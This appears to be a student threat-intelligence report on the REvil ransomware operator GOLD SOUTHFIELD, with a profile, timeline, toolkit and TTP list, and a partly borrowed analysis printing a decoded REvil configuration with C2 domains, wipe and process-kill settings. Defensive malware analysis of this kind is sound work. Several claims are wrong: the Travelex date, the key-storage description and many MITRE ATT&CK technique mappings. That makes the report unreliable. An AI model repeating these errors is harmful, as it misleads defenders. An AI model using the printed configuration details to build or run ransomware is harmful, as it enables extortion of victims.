Private Higher School of Technology and Engineering

Specialization: SSIR-D (Security and Information Systems and Digital).

Cyber threat intelligence

GOLD SOUTHFIELD

Created by : nasri wissem

Supervised by : mastour Jawher

Accademic year : 2024-2025

Table of Contents

List of Figures

Chapter1 : overall context

1 Threat actor profile

1.1 Origin

GOLD SOUTHFIELD is a subgroup of the REvil (Sodinokibi) ransomware group, which operates the REvil Ransomware-as-a-Service (RaaS). This cybercriminal group is believed to be based in Russia and has strong ties to other Russian cybercrime networks. While REvil has been active since 2019, GOLD SOUTHFIELD rose to prominence in 2020 and 2021. GOLD SOUTHFIELD provides backend infrastructure for affiliates recruited through underground forums, enabling them to carry out high-value ransomware attacks.

1.2 Objective

The primary goal of GOLD SOUTHFIELD is to extort significant amounts of money by deploying ransomware that encrypts the victim's data and threatens to publish it unless the ransom is paid. Their motivation is purely financial gain, using extortion tactics to generate profits from victims who often face operational disruptions as a result of the attacks.

1.3 Targets

GOLD SOUTHFIELD primarily targets large corporations, critical infrastructure, and government organizations. The group has particularly focused on industries such as:

Healthcare: Attacks on hospitals and healthcare systems to demand ransoms for encrypted patient data.

Finance: Financial institutions are targeted due to their access to large sums of money and sensitive customer data.

IT Services: Managed service providers (MSPs) are often targeted as they can provide access to multiple clients at once.

Legal Firms: Legal organizations are targeted because they often hold sensitive, confidential client information.

1.4 Methodology

GOLD SOUTHFIELD typically gains initial access through:

Phishing: Sending deceptive emails to trick users into downloading malware or revealing credentials.

Exploiting Vulnerabilities: Taking advantage of unpatched software or system weaknesses to gain unauthorized access.

RDP Brute-Force Attacks: Attempting to gain access via Remote Desktop Protocol (RDP) by guessing login credentials.

Once access is gained, GOLD SOUTHFIELD:

Deploys Ransomware: They deploy the REvil ransomware on compromised systems, encrypting data and demanding ransom payments.

Exfiltrates Data: They steal sensitive data, which is threatened with public release if the ransom is not paid. This is part of their **double extortion** strategy, where both the encryption of data and the risk of exposure are used to pressure victims into paying.

2 Timeline of GOLD SOUTHFIELD's Activity and Campaigns

GOLD SOUTHFIELD (REvil) has been involved in a wide range of activities and notable attacks over time. To provide a clearer overview, we will focus on citing some of the most well-known incidents

March 2020:

REvil, including GOLD SOUTHFIELD, begins to make its mark as a major ransomware actor. They target organizations related to the **World Health Organization (WHO)** during the COVID-19 pandemic. Although REvil's first documented attacks began in 2019, it was in 2020 that GOLD SOUTHFIELD became more notorious for attacking businesses.

Figure 1:world health organization logo

July 2020:

Travelex Attack: REvil, including GOLD SOUTHFIELD, attacks **Travelex**, a currency exchange company, exfiltrating 5 GB of sensitive data. This attack marks one of the first major uses of **double extortion**, where the group threatened to both publish stolen data and encrypt files.

Figure 2:travelex logo

May 2021:

JBS Foods Attack: This was one of the most high-profile attacks. GOLD SOUTHFIELD, as part of REvil, attacked **JBS Foods**, one of the world's largest meat producers, causing a massive disruption in the global food supply chain. The group demanded a ransom of $11 million in Bitcoin.

Figure 3:JBS foods

July 2021:

Kaseya Attack: This attack targeted **Kaseya**, an IT service provider, exploiting a vulnerability in their software to compromise thousands of companies worldwide. This attack resulted in a ransom demand of $70 million. It was one of the largest-scale attacks attributed to **REvil**.

Figure 4:kaseya logo

September 2021:

REvil Shutdown:After intense international pressure, particularly from the U.S. government, REvil temporarily ceased its activities. However, **GOLD SOUTHFIELD** continued its operations under different aliases or as part of other ransomware groups like **Conti** or **LockBit**, employing similar tactics and tools.

Figure 5:REvil ransomware

2022 and Beyond:

Restructuring: Although REvil was temporarily shut down in 2021, operations continued under new groups or rebranded efforts. **GOLD SOUTHFIELD** is suspected of still operating in the shadows, with many of its attacks continuing under different guises.

3 GOLD SOUTHFIELD's Toolkit

A **toolkit** in cybersecurity refers to a collection of software tools and utilities that are used to carry out a specific set of tasks, particularly in the context of cyberattacks. Ransomware groups like GOLD SOUTHFIELD (REvil) utilize a **toolkit** that includes tools for penetrating systems, spreading across networks, encrypting data, exfiltrating sensitive information, and maintaining access to compromised systems. These tools are often used in combination to increase the effectiveness of the attack and avoid detection.

3.1 Ransomware:

REvil (Sodinokibi):
REvil, also known as **Sodinokibi**, is one of the most notorious ransomware variants used by GOLD SOUTHFIELD. This ransomware is specifically designed to encrypt files on a victim's system, making them inaccessible to the victim unless the attacker provides the decryption key. **REvil** utilizes **asymmetric encryption**, meaning it uses two separate keys: a **public key** to encrypt data, and a **private key** to decrypt it. The public key is stored on the attacker's command-and-control (C2) servers, while the private key is kept by the attacker. The victim must pay the ransom to obtain the private key.

In addition to **data encryption**, GOLD SOUTHFIELD also uses **double extortion** as a tactic. With this method, the attackers not only encrypt the victim's data but also threaten to **publish the stolen data** online or sell it on the dark web if the ransom is not paid. This adds pressure on the victim to comply with the ransom demand. The data that is stolen could include sensitive documents, intellectual property, or personal information that could severely damage the victim's reputation or lead to financial loss.

3.2 Exploitation Tools:

Cobalt Strike:
Cobalt Strike is an advanced penetration testing tool that has become a popular weapon for cybercriminals. Originally designed for ethical hacking and penetration testing, it has been weaponized by cybercriminal groups like GOLD SOUTHFIELD. Once the attacker gains initial access to a system, **Cobalt Strike** allows them to conduct **post-exploitation** activities, including lateral movement within the network, privilege escalation, and the creation of **backdoors** for continued access.

One of the key features of **Cobalt Strike** is its ability to **mimic legitimate traffic**, allowing attackers to avoid detection by security monitoring systems. **Cobalt Strike** also enables attackers to establish **beacons**—small pieces of malicious code that allow the attacker to maintain communication with compromised systems even if the victim tries to mitigate the attack. These beacons can also be used to exfiltrate stolen data or deploy additional payloads onto the network.

Mimikatz:
Mimikatz is a tool used to **harvest credentials** from compromised systems, allowing attackers to capture sensitive data such as usernames, passwords, and **Kerberos tickets**. It works by extracting these credentials from the **Windows memory** (RAM) and from the **SAM (Security Account Manager)** database, which stores login credentials in Windows operating systems.

Once credentials are obtained, attackers can use them to escalate their privileges, giving them access to higher-level resources on the network (such as **administrator** or **domain administrator** privileges). This allows attackers to move laterally across the network, infecting additional systems and gaining more control over the environment. **Mimikatz** is especially dangerous because it can bypass certain security measures like **Windows Credential Guard** and **local security policies**, making it a key tool for gaining deep access into a victim's infrastructure.

3.3 Data Exfiltration Tools:

FTP (File Transfer Protocol):
FTP is a standard network protocol used for transferring files between computers over a TCP/IP network. Although **FTP** is often used for legitimate purposes, cybercriminals like GOLD SOUTHFIELD also exploit it to exfiltrate stolen data from compromised systems to remote servers controlled by the attackers. **FTP** is vulnerable because it sends data unencrypted, making it easier for attackers to bypass basic security measures such as firewalls and intrusion detection systems (IDS).

Once the attackers have extracted sensitive data (e.g., financial records, customer data, intellectual property), they use **FTP** to upload it to external servers or cloud storage locations where they can access it without detection.

SFTP (Secure File Transfer Protocol):
SFTP is a more secure alternative to **FTP** that uses **SSH (Secure Shell)** to encrypt the connection between the client and the server, providing confidentiality and integrity during file transfers. While **SFTP** is more secure than **FTP**, it can still be exploited by attackers who have already compromised the system. GOLD SOUTHFIELD uses **SFTP** to exfiltrate data in a way that minimizes the risk of detection by encrypting the data transfer. The encryption ensures that the data cannot be easily intercepted by security monitoring systems, which makes **SFTP** a preferred method for exfiltrating sensitive data in high-stakes ransomware attacks.

Encrypted Channels:
In some cases, GOLD SOUTHFIELD may use other **encrypted communication channels** to exfiltrate stolen data. This includes using **VPNs (Virtual Private Networks)**, **Tor** (The Onion Router), or **SSH tunnels** to securely transmit data from the compromised systems to remote locations controlled by the attackers. These channels provide **anonymity** and **security**, making it difficult for security teams to trace the exfiltration activities back to the attackers.

VPNs allow attackers to hide their IP addresses and encrypt their network traffic, bypassing network defenses and surveillance systems. **Tor** provides an additional layer of anonymity by routing communications through a decentralized network of volunteer-operated servers, making it much harder for defenders to trace the attackers' activity. This capability is critical when the attackers need to avoid detection while transferring large volumes of stolen data.

The **toolkit** used by GOLD SOUTHFIELD (REvil) reflects a highly sophisticated approach to cybercrime. By using a combination of ransomware, penetration testing tools, credential harvesting, and secure data exfiltration methods, GOLD SOUTHFIELD can conduct highly impactful attacks. Their **double extortion** strategy adds an extra layer of threat by not only encrypting data but also threatening to release it publicly. The use of encrypted channels and advanced tools like **Cobalt Strike** and **Mimikatz** makes it challenging for organizations to detect and mitigate these attacks before significant damage is done.

4 IoCs and TTPs Used by GOLD SOUTHFIELD (REvil)

4.1 Indicators of Compromise (IoCs)

IoCs are artifacts or pieces of evidence that indicate a system or network has been compromised. These include:

4.1.1 IP Addresses

Purpose: Used to facilitate communication between compromised systems and the **Command-and-Control (C2)** servers controlled by attackers.

Example: Attacks may involve specific IP addresses that are used to send commands to compromised devices or receive exfiltrated data.

Details: These IPs are frequently changed to avoid detection, but security researchers and threat intelligence platforms monitor known **C2 IP addresses** related to GOLD SOUTHFIELD activities.

4.1.2 File Hashes

Purpose: File hashes are cryptographic representations (like MD5, SHA256) of files that identify specific malware or exploit tools used in attacks.

Example: The ransomware executable used in a **REvil** attack, as well as tools like **Cobalt Strike** or **Mimikatz**, can be identified by their unique file hashes.

Details: File hashes allow cybersecurity teams to quickly match files against known malicious signatures. When an attacker deploys a new version of ransomware, the file hash will change, but existing databases of known malicious hashes help defenders identify older versions.

4.1.3 Malicious Domains

Purpose: Domains controlled by attackers are used for various purposes, such as hosting the **ransomware payload**, **downloading additional malicious tools**, or maintaining **C2 communication**.

Example: An example domain might be example1234.com (a fictional domain), which is set up to host malicious scripts or receive data from infected systems.

Details: These domains often appear legitimate at first but are used specifically to control infected systems or distribute malicious payloads. DNS traffic analysis and blocking known bad domains are critical for defending against these attacks.

4.1.4 URLs

Purpose: URLs are used to distribute malware, either by hosting direct download links for the malicious software or providing a remote access point for the attackers.

Example: URLs used to exploit vulnerabilities or download the ransomware payload could be masked or obfuscated (e.g., using URL shortening or legitimate-looking domains).

Details: Attackers may use specific URLs to direct victims to phishing sites, exploit kits, or payload delivery mechanisms, often leveraging **HTTP** or **HTTPS** protocols to avoid detection.

4.2 Tactics, Techniques, and Procedures (TTPs)

The **MITRE ATT&CK Framework** is widely used to classify and describe the actions and behaviors of adversaries. Below is a breakdown of **GOLD SOUTHFIELD's (REvil)** TTPs:

4.2.1 Initial Access

Phishing Emails: Attackers commonly send **phishing emails** containing malicious attachments (e.g., Office documents with macros) or links leading to fake websites. These emails may look like legitimate communication (from suppliers, internal systems, etc.), tricking victims into opening them.

Technique: Spearphishing Attachment (T1566.001) and Spearphishing Link (T1566.002)

RDP Brute-force Attacks: RDP (Remote Desktop Protocol) is often targeted by attackers, who use brute-force techniques to guess passwords and gain access to systems that expose RDP ports (3389). Once they have RDP access, attackers can move laterally across the network.

Technique: Brute Force (T1110.001) and Valid Accounts (T1078)

4.2.2 Execution

PowerShell Scripts: PowerShell is a scripting language commonly used for **system automation**. Attackers use PowerShell to execute commands remotely, deploy malicious payloads, and bypass security defenses.

Technique: PowerShell (T1086)

Cobalt Strike: Cobalt Strike is an adversary tool for **remote execution**, lateral movement, and creating **beacons**. It is frequently used in REvil attacks to enable attackers to execute commands on compromised systems.

Technique: Remote File Copy (T1105) and Command and Scripting Interpreter (T1059.001)

4.2.3 Persistence

Exploiting Vulnerabilities: GOLD SOUTHFIELD often exploits vulnerabilities in software or network services to establish persistent access to compromised systems. This can include **zero-day exploits** or leveraging known flaws in outdated software.

Technique: Exploitation for Privilege Escalation (T1068) and Taint Shared Content (T1086)

Backdoors: Attackers may install **backdoors** (e.g., Trojans, RATs) to maintain access to infected systems, even if the initial compromise vector is closed.

Technique: Install Malware (T1071) and Create or Modify System Process (T1036)

4.2.4 Privilege Escalation

Mimikatz: Once attackers gain access to a victim's system, they use **Mimikatz** to dump credentials from **Windows** memory and escalate privileges to gain more control over the system. This allows them to elevate from low-privileged user accounts to **administrator** or **domain administrator** privileges.

Technique: Credential Dumping (T1003) and Privilege Escalation (T1075)

4.2.5 Exfiltration

SFTP (Secure File Transfer Protocol): SFTP is commonly used by GOLD SOUTHFIELD to securely transfer large amounts of stolen data from compromised systems to external servers. The use of **SFTP** ensures the data transfer is encrypted, making it harder for traditional security systems to detect.

Technique: Exfiltration Over Command and Control Channel (T1041)

Encrypted HTTP/HTTPS Channels: Sometimes attackers use **encrypted channels** to transfer stolen data, making it difficult for network defenses to detect the data being transferred. This could involve using **SSL/TLS** encrypted channels (HTTPS), often tunneling through web traffic.

Technique: Exfiltration Over Web Service (T1071.001)

4.2.6 Impact

File Encryption: The hallmark of **REvil** attacks is **file encryption**. Once the attackers gain control of the victim's system, they encrypt critical files and demand a ransom for the decryption key. The encryption process renders the files inaccessible to the victim until the ransom is paid.

Technique: Data Encrypted for Impact (T1486)

Double Extortion: In addition to encryption, GOLD SOUTHFIELD often uses the **double extortion** tactic. This involves exfiltrating sensitive data and threatening to release it publicly or sell it if the ransom is not paid. This further pressures the victim into paying.

Technique: Data Destruction (T1485) and Data Manipulation (T1565.001)

By understanding the **IoCs** and **TTPs** used by **GOLD SOUTHFIELD (REvil)**, defenders can better prepare and respond to these sophisticated ransomware attacks. Identifying malicious IP addresses, file hashes, domains, and URLs, as well as understanding the **MITRE ATT&CK** techniques, is crucial for detecting and mitigating these types of attacks before significant damage is done. Continuous monitoring, timely patching of vulnerabilities, and employee awareness training can help mitigate the risks posed by these cybercriminal groups.


5 Conclusion

Having examined the general landscape of cyber threats and the operations of the threat actor Gold Southfield, we now shift our focus to a critical component of their attacks: ransomware. Specifically, we will explore the workings of the REvil ransomware, analyzing its mechanisms, impact, and the role it plays within the broader context of cybercrime. This deeper investigation will shed light on how ransomware continues to be a potent tool for cybercriminals and the challenges it poses to organizations worldwide.

Chapter 2 : REvil /Sodinokibi ransomware

1 REvil Configuration and Decoding Process

The REvil sample analyzed by CTU researchers stored the encoded configuration as a resource named .m69 within the unpacked binary. The first 32 bytes of this resource form the key used to decode the configuration. The remaining bytes are the encoded configuration.




Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Rel
00000240	00000248	0000024C	00000250	00000254	00000258	0000025C	000
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Wo
.text	0000A000	00001000	0000A000	00001000	00000000	00000000	000
.rdata	00010000	0000B000	00010000	0000B000	00000000	00000000	000
.data	00002000	0001B000	00002000	0001B000	00000000	00000000	000
.m69	0000D000	0001D000	0000D000	0001D000	00000000	00000000	000
.reloc	00001000	0002A000	00001000	0002A000	00000000	00000000	000

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000000 6F 56 50 62 5A 61 64 63 44 59 54 50 62 45 71 69   oVPbZadcDYTPbEqi
00000010 45 70 4C 38 50 76 67 79 73 6B 4E 6F 56 79 45 4D   EpL8PvgyskNoVyEM
00000020 6C D6 C6 E5 45 64 00 00 F7 22 00 8F 18 43 A5 51   lÖÆåEd..÷". ↑C¥Q
00000030 C4 79 88 AF F8 76 22 8A 6D D1 BF 4D 5F 15 14 A3   Äy▮¯øv"▮mÑ¿M_┤¶£
00000040 1B 72 A5 BB 98 98 F9 11 39 18 70 66 89 99 CC DC   ←r¥»▮▮ù◄9↑pf▮▮ÌÜ
00000050 9D C8 23 A2 EA 34 0C E9 11 0C DE AD 88 A8 00 0C   ▮È#¢ê4▮é◄▮Þ-▮¨.▮
00000060 6E 1B CF 3D E9 11 F9 12 1C 65 56 25 71 0E 23 F1   n←Ï=é◄ù↕ eV%q♬#ñ
00000070 E9 64 FD 00 25 51 3A 85 49 0D EE 11 3E 32 5A F0   édý.%Q:▮I.î◄>2Zð
00000080 B5 73 E6 F9 0D 80 94 91 F9 6B C3 13 28 4F 25 C1   µsæù.▮▮´ùkÃ‼(O%Á
00000090 28 C4 90 06 F1 EA BB CD CC 93 19 5D B2 86 EE BB   (Ä ─ñê»ÍÌ▮├]²▮î»
000000A0 63 0B C2 25 0B 5E 95 69 4C 29 95 8A 9F D4 3B 08   c♂Â%♂^▮iL)▮▮▮Ô;◘
000000B0 CA 5A A4 AC 03 DC 53 AD 69 C3 99 19 87 08 7C F7   ÊZ¤¬└ÜS-iÃ▮├▮◘|÷
000000C0 F5 16 9F 6E B5 B9 C3 5E 5B 03 51 1B C5 0C 1D 39   õ┬▮nµ¹Ã^[└Q←Å▮ 9
000000D0 7D 3F AF 17 B5 AB FC 4D C9 5F F6 27 A1 BA 01 23   }?¯┤µ«üMÉ_ö'¡º #
000000E0 4A E8 94 87 76 B3 48 0D 41 CC 7E F9 A6 A5 EC 33   Jè▮▮v³H.AÌ~ù¦¥ì3
000000F0 0D 92 53 53 6E FC 29 89 CB CB 49 93 FB 14 7E E5   .´SSnü)▮ËËI▮û¶~å
00000100 EF EC 78 67 6A B5 CB 40 AE 8E 6F 49 9D 59 62 FC   ïìxgjµË@®▮oI Ybü
00000110 A4 05 CD 0F 05 63 6C 13 C1 8B 69 6A 9D 77 96 0A   ¤|Í¤|cl‼Á▮ij w▮.
00000120 22 C2 12 2A BC 05 E8 9A 92 21 C9 81 BD A7 E1 16   "Â↕*¼|è▮´!É ½§á┬
00000130 86 8B E4 D6 B6 82 A5 E0 3A 63 D7 63 75 50 C8 93   ▮▮äÖ¶▮¥à:c×cuPÈ▮
00000140 B4 6B 2B ED 8B 8A FC 7D 5C 3F 9D 8C 55 3E E0 6B   ´k+í▮▮ü}\? ▮U>àk
00000150 A6 C2 C6 8C 79 EA 20 07 BE 4A D4 CB 51 53 B4 60   ¦ÂÆ▮yê.•¾JÔËQS´`
00000160 61 5E 60 E0 A0 F6 3C B8 11 7C E7 68 50 01 9A 46   a^`à ö<¸◄|çhP ▮F
00000170 35 F0 7B EF 83 AB A1 EB 93 83 9D 3F C9 11 C2 BB   5ð{ï▮«¡ë▮▮ ?É◄Â»
00000180 3F C5 38 F8 A0 0E 1C E5 55 AE A7 E9 E9 26 17 D6   ?Å8ø ♬ åU®§éé&┤Ö
00000190 5D A7 3E 33 B9 64 93 88 FC CD 3D 53 FE F3 BB 47   ]§>3¹d▮▮üÍ=Sþó»G
000001A0 98 A1 A3 BA 49 1F 5F CA F7 A3 1B D5 A2 81 BA 52   ▮¡£ºI _Ê÷£←Õ¢ ºR
000001B0 07 AD E3 30 BC 22 F9 F7 79 30 EB EC 09 46 D4 78   •-ã0¼"ù÷y0ëì.FÔx
000001C0 8C 7C 5A 59 B8 5C B8 97 DF 49 F2 8B 12 D1 E7 79   ▮|ZY¸\¸▮ßIò▮↕Ñçy
000001D0 EF 5A 2E EF 9D 72 9F A6 E3 1B 32 BC F6 F0 E1 43   ïZ.ï r▮¦ã←2¼öðáC
000001E0 40 38 B1 61 F6 63 45 E4 8C AB ED DC 87 E8 76 FC   @8±aöcEä▮«íÜ▮èvü
000001F0 89 95 89 8E B0 DD 01 DD B3 FD 82 63 14 62 45 02   ▮▮▮▮°Ý Ý³ý▮c¶bE┐
```

Figure 6:REvil executable resource containing the encoded configuration and the decode key.


The decoded value is a JSON-formatted string that contains the configurable REvil elements. In the sample shown in Figure 2, word-wrapping was disabled due to the value length within the "dmn" and "nbody" configuration keys. As a result, the values in these keys are truncated.



```
{
    "dbg": false,
    "dmn": "cymru.futbol;altocontatto.net;rvside.com;noda.com.ua;christianscholz.de;wallflowersandrakes.com;tanat
    "exp": false,
    "fast": true,
    "img": "WQBvAHUAIABhAHIAZQAgAGkAbgBmAGUAYwB0AGUAZAAhACAAUgBlAGEAZAAgAHsARQBYAFQAfQAtAEgATwBXAC0AVABPAC0ARABFAI
    "nbody": "LQAtAD0APQA9ACAAVwBlAGwAYwBvAG0AZQAuACAAQQBnAGEAaQBuAC4AIAA9AD0APQAtAC0ALQANAAoADQAKAFsAKwBdACAAVwB
    "net": true,
    "nname": "{EXT}-HOW-TO-DECRYPT.txt",
    "pid": "7",
    "pk": "nAjfiPcoIyeIwwCkM1hLhXo5HUQMtrAB+7m8eHzerho=",
    "prc": [
        "mysql.exe"
    ],
    "sub": "3",
    "wfld": [
        "backup"
    ],
    "wht": {
        "ext": [ "msstyles", "icl", "idx", "rtp", "sys", "nomedia", "dll", "hta", "cur", "lock", "cpl", "ics",
                 "hlp", "com", "spl", "msi", "key", "mpa", "rom", "drv", "bat", "386", "adv", "diagcab", "mod",
                 "scr", "theme", "ocx", "prf", "cab", "diagcfg", "msu", "cmd", "ico", "msc", "ani", "icns",
                 "diagpkg", "deskthemepack", "wpx", "msp", "bin", "themepack", "shs", "nls", "exe", "lnk", "ps1",
                 "ldf"
        ],
        "fld": [ "msocache", "$windows.~ws", "system volume information", "intel", "appdata", "perflogs",
                 "programdata", "program files (x86)", "$windows.~bt", "windows", "mozilla", "$recycle.bin",
                 "boot", "program files", "windows.old", "google", "application data", "tor browser"
        ],
        "fls": [ "desktop.ini", "ntuser.dat", "thumbs.db", "iconcache.db", "ntuser.ini", "ntldr",
                 "bootfont.bin", "ntuser.dat.log", "bootsect.bak", "boot.ini", "autorun.inf"
        ]
    },
    "wipe": true
}
```

Figure 7:REvil decoded configuration JSON.

Figure 8 lists the configuration keys and their purpose. An additional REvil configuration parameter not located within the configuration JSON is the "-nolan" switch, which can be passed to the ransomware executable at runtime. By default, REvil attempts to identify attached network shares and encrypt their contents. Passing the -nolan switch to the REvil executable disables this functionality.



Key	Definition
dbg	True/false value used by the malware author during development (referenced only when determining if the victim is Russian)
dmn	Semicolon-delimited list of fully qualified domain names that represent REvil command and control (C2) servers
exp	True/false value that determines if REvil should attempt to elevate privileges by exploiting a local privilege escalation (LPE) vulnerability
fast	True/false value that determines how files larger than 65535 bytes are encrypted
img	Base64-encoded value of the text placed at the top of the background image created and set by REvil
nbody	Base64-encoded value of the ransomware note text dropped in folders where files were encrypted
nname	Filename string of the ransomware note dropped in folders where files were encrypted
net	True/false value that determines if REvil should attempt to exfiltrate basic host and malware information to the configured C2 servers listed in the dmn key
pid	Integer value that is only referenced if the "net" key is set to send basic host and malware information to the C2 server; likely associated with the sub key and could be a campaign or affiliate identifier
sub	Integer value that is only referenced when sending basic host and malware information to the C2 server if configured to do so via the net key; likely associated with the "pid" config key and could be a campaign or affiliate identifier
pk	Base64-encoded value representing the attacker's public key used to encrypt files
prc	An array of strings representing process names that REvil attempts to terminate prior to encrypting and/or wiping folders to prevent resource conflicts
wipe	True/false value that determines if REvil attempts to wipe blacklisted folders specified in the wfld key
wfld	An array of strings representing blacklisted folder name values; if the wipe key is configured, then REvil attempts to delete (wipe) these folders prior to encrypting
wht	Contains the following subkeys representing whitelisted values that REvil will not encrypt: • ext — Whitelisted file extensions • fld — Whitelisted folder name values • fls — Explicit whitelisted filenames

Figure 8:REvil configuration keys and definitions.

2 Delivery

When REvil was first discovered, it was delivered to targets via exploitation of Oracle WebLogic vulnerabilities. Since then, the threat actors have expanded delivery to include malicious spam campaigns, RDP attacks, and other attack vectors. There are reports that the threat actors leveraged a strategic web compromise (SWC) to deliver REvil by compromising the Italian WinRAR . it website and replacing the WinRAR installation executable with an instance of the malware. The SWC resulted in the infection of unsuspecting WinRAR customers' systems. In other reports, threat actors breached at least three managed service providers (MSPs) and used the access to deploy REvil to the MSPs' customers. The diversity and complexity of delivery mechanisms employed by the REvil threat actors in a short period of time suggest a high level of sophistication.

3 Execution flow



Create mutex and validate runtime privileges
Prepare for encryption:
• Generate unique ID
• Generate encryption keys
• Generate random file extension
• Profile host information
• Configure ransom note
• Configure background image text
• Check for command-line switches
Validate target is not whitelisted
